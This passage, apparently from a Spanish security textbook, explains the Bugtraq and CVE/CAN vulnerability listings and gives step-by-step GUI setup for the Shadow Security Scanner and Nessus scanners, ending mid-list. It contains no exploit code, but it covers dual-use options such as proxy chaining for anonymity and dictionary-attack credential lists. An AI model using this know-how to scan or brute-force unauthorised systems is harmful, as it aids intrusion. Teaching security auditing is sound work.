Existen varias clasificaciones que describen y ordenan las diferentes vulnerabilidades que se han descubierto; una de las más importantes es la base de datos *Bugtraq*, la cual se actualiza muy frecuentemente y es vital para encontrar mucha información acerca de los errores detectados de un *software*. También están las llamadas listas o diccionarios de vulnerabilidades CVE-CAN (*Common Vulnerabilities and Exposures*), las cuales están formadas por un nombre que identifica la vulnerabilidad, por una descripción del problema y por una lista de referencias que amplían la información sobre el error encontrado. CVE y CAN forman dos listas distintas que se diferencian en la consideración o no de un error como una vulnerabilidad. El diccionario CVE está compuesto por aquellos errores que han sido estudiados y aceptados como vulnerabilidades, y aquellos que aún no han sido aprobados como tales se encuentran englobados en la lista CAN. Los dos listados de información se clasifican de la misma manera: se hace referencia a ellos con el prefijo CVE o CAN, seguido de una cifra de cuatro dígitos que distingue el año, un guión y otra cifra consecutiva que identifica el error de los que se han encontrado ese año; un ejemplo de este formato es CVE-2007-1003. Si existe un error que en un principio se encuentra en la lista CAN, como CAN-2007-1010, y tiempo más tarde se considera dicho error como una vulnerabilidad, la información se identificaría de la misma manera, sólo que cambiando el prefijo CAN por las siglas CVE, es decir, quedaría como CVE-2007-1010.




Figura 3.1. Base de datos Bugtraq de la página Web: www.securityfocus.com

Si se quiere tener un sistema seguro y libre de vulnerabilidades es muy recomendable estar al día de las alertas de seguridad que se saca tanto en *Bugtraq* como en las listas CVE-CAN. Una página Web muy recomendable para visitar es *http://www.securityfocus.com*, donde podrá encontrar la base de datos *Bugtraq* actualizada con las últimas vulnerabilidades, clasificada por tres criterios según sea el vendedor del *software* con problemas, su nombre y la versión con el error. Esta base de datos es muy recomendable, ya que nos da mucha información sobre el error, dónde encontrar un *exploit* que se aproveche de la vulnerabilidad, cómo solucionar el *bug* y, por último, varias referencias de ayuda, tanto a las listas CVE-CAN como a artículos relacionados con el tema.

3.1.2 Escaneadores de vulnerabilidades

Hasta ahora la metodología de penetración se centra en la enumeración de puertos para luego poder indagar si el servicio posee alguna vulnerabilidad relacionada. Para poder auditar múltiples máquinas a la vez, se utilizarán herramientas dedicadas al escaneo de servicios en busca de fallos de seguridad.

En este apartado se van a comentar dos herramientas muy famosas, de ámbito comercial, y que están diseñadas y enfocadas para realizar auditorías de seguridad a equipos locales o remotos. Tanto administradores como *hackers* pueden usar estos programas con finalidades distintas, ya sean dedicadas a una

comprobación de seguridad en un sistema operativo de un servidor Web de una empresa, o parte del vector de ataque de un *hacker* malicioso antes de realizar su ofensiva.

Estos programas se denominan *Shadow Security Scanner* (SSS) y *Nessus Vulnerability Scanner*. Sus funciones son parecidas y persiguen la misma finalidad, que consiste en escanear y encontrar vulnerabilidades y otros posibles fallos de configuración de seguridad en un equipo objetivo.

Shadow Security Scanner (SSS)

Esta famosa herramienta comenzó en sus inicios como una utilidad *hacker* de estilo *undergound*, y debido a la creciente necesidad informática de tener implementaciones seguras en los equipos y redes de las empresas, se fue desarrollando un sistema gráfico muy amigable que alberga diversas opciones de configuración que hacen de esta utilidad una muy aceptable opción. La empresa creadora de este proyecto, Safety-Lab, actualiza muy frecuentemente la base de datos de vulnerabilidades que contiene este programa. Desde su página Web, en *http://www.safety-lab.com*, se puede descargar una versión de evaluación previo al registro de un usuario.

La opción más interesante del programa se centra en torno al escaneo de vulnerabilidades a través de una auditoría, por ello se va a explicar a continuación la configuración y ejecución de una auditoría tipo, probando así la seguridad de un servidor de ejemplo.

Lo primero de todo es instalar el programa Shadow Security Scanner en nuestro equipo y ejecutarlo, si la versión con la que se trabaja es *trial*, es muy probable que salga un mensaje en el cual se pide el registro de la licencia. También es muy común en este tipo de programas que, cada vez que se inicien, pregunten por la descarga de una actualización de la base de datos del programa, ya que se renuevan casi a diario.

Existen varios tipos de escaneos de vulnerabilidades en esta herramienta, que se aplican mediante reglas ya establecidas y editables por el propio usuario. Estas reglas están formadas por módulos que clasifican un conjunto de *bugs* que afectan a un *software* o servicio específico. Antes de ejecutar un análisis de seguridad de una máquina, se debe configurar una de estas reglas con los módulos que más se acerquen al perfil del ordenador que hay que auditar; esto es crucial ya que hacer un escaneo en modo completo (es decir, no ajustarse a una plantilla de perfil y activar todo) suele ser contraproducente en términos de pérdida de tiempo en el trabajo de auditoría. Un ejemplo muy sencillo pero aclarador es si un servidor Web tiene un sistema Windows con IIS y lo escaneamos con vulnerabilidades que

afectan a la plataforma de Linux, se perderá tiempo de proceso inútilmente. Mientras que este tiempo puede no ser significativo para una sola máquina, si debe administrar un entorno de red con múltiples estaciones de trabajo, el tiempo que puede ahorrar eligiendo reglas que se adecuen a su entorno es bastante significativo.

A continuación, se describen los pasos necesarios para configurar y ejecutar un escaneo a una máquina remota:

- En la ventana principal de la interfaz, en la pestaña **File** ejecute la opción **New session**, se abrirá una nueva ventana donde aparecerá una tabla con las reglas que vienen por defecto. Las opciones que puede elegir en este punto incluyen:




Figura 3.2. Elija la regla de escaneo que mejor se adapte a su entorno de red

  - **Complete Scan**. Un escaneo completo de los puertos y comprobación de vulnerabilidades estándar. No realiza pruebas de denegación de servicios y la verificación de contraseñas mediante NetBIOS está deshabilitada.

- **Full Scan**. Un escaneo completo sobre todos los puertos de servicio en el servidor objetivo comprobando todas las vulnerabilidades posibles. No realiza pruebas de denegación de servicios y la verificación de contraseñas mediante NetBIOS está deshabilitada.

- **Quick Scan**. Un escaneo en los puertos típicos de servicio y comprobación estándar de vulnerabilidades. No realiza pruebas de denegación de servicios y la verificación de contraseñas mediante NetBIOS está deshabilitada.

- **Only NetBIOS Scan**. Revisa sólo las vulnerabilidades de NetBIOS. La verificación de contraseñas mediante NetBIOS está deshabilitada.

- **Only FTP Scan**. Revisa sólo las vulnerabilidades de los servicios FTP. No realiza pruebas de denegación de servicio por defecto.

- **Only HTTP Scan**. Revisa sólo las vulnerabilidades de los servicios Web. No realiza pruebas de denegación de servicio por defecto.

- **SANS/FBI TOP 20 Scan**. Revisa las vulnerabilidades más ocurrentes según SANS/FBI.

Nota: Si desea realizar una prueba de inmediato, elija **SANS/FBI TOP 20 Scan**, que es usualmente bastante rápido, y prosiga al paso 3. Esto le permitirá evaluar rápidamente como funciona la herramienta de escaneo de vulnerabilidades. Si desea modificar o agregar una regla propia, el siguiente paso le mostrará como hacer justamente esto.

- La segunda opción es crear una nueva regla de escaneo con el botón **Add rule**, el cual abre otra ventana en donde elige si la nueva política a crear es en base de alguna ya disponible o si se crea una regla con las opciones por defecto para luego configurarla nosotros mismos.




Figura 3.3. Creando una nueva regla en SSS

Luego aparecerá en la pantalla otra ventana de configuración donde se eligen los módulos que personalizarán la regla. Las diferentes opciones que aparecen en esta ventana se describen a continuación:




Figura 3.4. Configure la nueva regla de escaneo

- **General**. En este punto se seleccionan valores básicos que regulan un escaneo. El valor más importante es elegir, dentro del menú desplegable, **Host Ping Type**, la opción **perform scan on host that do not respond to ping**. Esto permite escanear una máquina que no responde a paquetes ping, pero que aun así está encendida.

- **Description**. Es un espacio reservado para escribir la descripción de la regla creada. Si la crea con la intención de auditar una subred en particular, sería bueno añadir esa información aquí mismo.

- **Modules**. Seleccione los módulos que mejor describen el entorno de red o máquina objetivo a escanear.

- **Ports**. En esta opción se seleccionan los puertos cuyos servicios iniciados van a ser escaneados.

- **Audits**. Ésta es la parte que con más detenimiento se ha de realizar. En la ventana aparece una lista de módulos ordenados según su categoría, cada uno de ellos forma un árbol desplegable donde se engloban todos los *bugs* que se han registrado en ese módulo y que contiene la base de datos del programa, junto con un cuadrado de diferente color que indica el nivel de riesgo de dicha vulnerabilidad. Aunque es tedioso y requiere tiempo, es muy recomendable dejar seleccionados sólo aquellos que vayan a hacer falta.

- **UDP Scan**. Permite habilitar el escaneo de puertos UDP.

- **HTTP**. El objetivo de esta opción es permitir encadenar mediante servidores *Proxy* que funcionan a través del protocolo HTTP.

- **NetBios**. Permite realizar escaneos al servicio NetBios a través del recurso oculto compartido **IPC$**.

- **SOCKS**. La finalidad de esta opción es idéntica a la del HTTP, es decir, proteger el anonimato del usuario utilizando para ello servidores Proxy que funcionen con el protocolo Socks v5.

- **Default Logias**. Aquí se configuran los ficheros de texto donde se encuentran un listado de posibles usuarios y un diccionario de claves, que servirán para realizar ataques de diccionario contra algún servicio que requiera autentificación de la máquina escaneada.

- **Misc**. Esta opción engloba dos partes diferentes. La primera es una lista de caracteres específicos que generan problemas en los servicios FTP que no estén debidamente parcheados. La segunda parte sirve para indicar al programa qué palabras clave usar para buscar en las cadenas públicas de la base de datos MIB, que controla y gestiona el protocolo SNMP.

- Este paso será el siguiente después de haber configurado o creado una regla. Una vez elegida una, el siguiente paso es agregar una máquina objetivo. Presione el botón **Add host** para agregar uno a varios *hosts* objetivos. Para nuestros efectos de evaluación, basta agregar una sola dirección IP, que en este caso pertenece a un ordenador dentro de un entorno controlado para la realización de pruebas.




Figura 3.5. Seleccione un objetivo

- Habiendo elegido una máquina objetivo, lo único que falta es presionar el botón **Start scan**, ubicado en la barra principal de comandos. Cuando el escaneo haya finalizado, podrá ver los resultados en una tabla que abarca la mayor parte de la ventana. La interpretación de las vulnerabilidades o avisos de seguridad que se han encontrado en el sistema escaneado se hacen en la franja de la tabla con el nombre de *Audits*. Si presiona sobre uno de los *bugs* que se han encontrado, aparecerá en la tabla de abajo una breve descripción del error, junto con referencias a las listas de errores CVE-CAN y a la base de datos *Bugtraq* de vulnerabilidades.




Figura 3.6. Informe de Shadow Security Scanner

Nessus Vulnerability Scanner

Comenzando sus primeros pasos como *software* libre, este *software* gratuito comprado por la empresa Tenable, se ha convertido en una de las soluciones más robustas de los escaneadores de vulnerabilidad con sus años de experiencia y uso. Mientras que ya no es *software* libre, su uso sigue siendo gratuito para uso personal y de estudio, pero hay que pagar para utilizarlo comercialmente.

Nessus posee dos versiones diferentes, la versión *Home* y la *Professional*. La versión *Home* es totalmente gratuita y posee todos los *plugins* necesarios para realizar con éxito una auditoría estándar. La versión *Professional* provee los mismos *plugins* que en la versión *Home*, junto con los módulos de los sistemas

especiales SCADA, el soporte profesional y el acceso a las otras soluciones de seguridad de Tenable que se integran con Nessus.

La última versión de Nessus ha modificado su aspecto de forma radical con respecto a las versiones anteriores. A diferencia de otras soluciones, Nessus trabaja bajo un modelo de cliente/servidor. Esto permite poder auditar distintos segmentos de red u oficinas desde una ubicación central. Antiguamente, el cliente se instalaba por separado, pero ahora Tenable opta por utilizar aplicaciones Web dinámicas construidas con Flash. De esta manera elimina el problema de distribución de los clientes, debiendo interactuar con un una interfaz Web que un navegador actualizado debiera poder soportar. Para descargar el producto, diríjase a la página Web de Nessus en *http://www.nessus.org/nessus/*. Descargue la versión del *software* para su sistema operativo y siga con las instrucciones para configurar la instancia.

1. Una vez que haya descargado e instalado el software en su equipo, si lo ha instalado en Windows, se creará en su escritorio un enlace llamado *Nessus Server Manager* y un enlace Web con el nombre de *Nessus Client*. Ejecutando el servidor de Nessus por primera vez mostrará una pantalla en la que le solicita el número de registro y un botón en el cual conseguir dicha clave bajo el nombre de **Obtain an activation code**, el cual le llevará a una página en la cual deberá introducir únicamente una dirección de correo válida en la cual recibir el código de validación del producto.




Figura 3.7. Active la instancia de Nessus

Una vez tenga el código en su poder introdúzcalo en el campo **Activation code** en el programa del servidor de Nessus y haga clic en **Activate**. En el mismo momento Nessus confirmará el código introducido y comenzará a descargar los *plugins* de ataque que ayudan a Nessus a auditar las fallas de seguridad en los ordenadores. Una vez termine de descargar los *plugins*, el servidor de Nessus se activará automáticamente y podrá conectarse a él a través del enlace Web que ha creado en su escritorio.

2. Antes de acceder por primera vez a su nueva instancia de Nessus, necesita crear un usuario nuevo y configurar los permisos de administración de éste en el servidor. Para esto, abra el diálogo de Nessus Server Manager. Presione el botón **Manage Users**, esto abre la ventana de administración de usuarios de la aplicación. Siendo la primera vez que abre la aplicación, la lista estará vacía y habrá que agregar un nuevo usuario. Haga clic sobre el signo de más (+) situado en la esquina inferior izquierda, rellene los campos y marque o desmarque la casilla de **Administrator** para otorgar los privilegios elevados al usuario creado.




Figura 3.8a. Agregar un usuario a Nessus




Figura 3.8b. Agregar un usuario a Nessus

Una vez creado el usuario administrador, puede proceder a conectarse a la instancia para empezar a crear una sesión de escaneo. El escaneo de Nessus se basa en políticas que se deben crear previamente y donde se especifican los diferentes *plugins* o ataques que se desean utilizar para la auditoría. Mientras que es tentador simplemente activar todo, recuerde que no es lo mismo realizar veinte mil pruebas sobre todos los ordenadores de la red, frente a unas mil o dos mil. La diferencia de tiempo puede ser de horas o incluso días. Siga los siguientes pasos para la creación de una sesión de escaneo en Nessus:

1. Para la creación de una nueva política haga clic sobre la pestaña **Policies** situada en la barra superior y, a continuación, sobre el botón **Add**, el cual mostrará la pantalla de configuración de una nueva política.




Figura 3.9. Agregue una nueva política de escaneo.

2. La creación de una política se separa en cuatro distintas secciones; **General, Credentials, Plugins** y **Preferences**.

   - **General**. Además de configurar el nombre de la política, en esta sección se especifica cómo se comporta el servidor de Nessus cuando interactúa con la red. Encontrará la configuración del escaneo de puertos para auditorías efectivas, además de opciones que ayudan a controlar el rendimiento del dispositivo y opciones para afinar la latencia que producirá en red. La configuración por defecto es una buena opción para generar el primer escaneo de vulnerabilidades, en este caso sólo incluya el nombre de la política.




Figura 3.10. Opciones generales de Nessus

   - **Credentials**. Algunos módulos de auditoría requieren poder validarse en el servidor con credenciales válidas de usuario. En esta sección puede incluir dichas credenciales dentro de los protocolos soportados, como SMB de Windows, SSH, Kerberos y protocolos basados en texto claro. Rellene los parámetros de las credenciales que disponga en los campos especificados.

   - **Plugins**. Éste es "el campo más importante en la creación de una política" ya que los *plugins* contienen información y módulos de prueba sobre las diferentes vulnerabilidades conocidas para cada campo específico. A la izquierda de la pantalla aparecen diferenciados por sistemas y servicios las familias de *plugins*. Haciendo clic sobre cada una de las familias, desplegará todos los *plugins* incluidos en esta categoría. Para activar o desactivar una

familia o un *plugin* específico haga clic sobre el icono en color verde situado a la izquierda de cada módulo. Seleccione los módulos y familias en función de los sistemas que le interesa auditar.




Figura 3.11. Los plugins de ataque en Nessus

- **Preferences**. Muchos de los *plugins* de auditoría de Nessus, requieren cierta información específica de la red para una auditoría exitosa. En esta sección se encuentran dichas configuraciones para cada uno de los *plugins* que lo requiera. Despliegue el menú para ver los módulos que se pueden configurar y aplique los cambios en función del tipo de escaneo que va a realizar.

3. Una vez que tenga la política definida, en la última sección de configuración (**Preferences**), haga clic en el botón **Submit** para guardar la política de escaneo. Ésta ahora estará listada en la sección de **Policies** de la interfaz Web de Nessus. Ahora, junto con una política, hay que definir los objetivos a escanear. En el menú de navegación, diríjase a la sección de **Scans** y, a continuación, sobre el botón **Add** para comenzar a definir los parámetros de configuración. A continuación, se describen los campos que hay que rellenar:

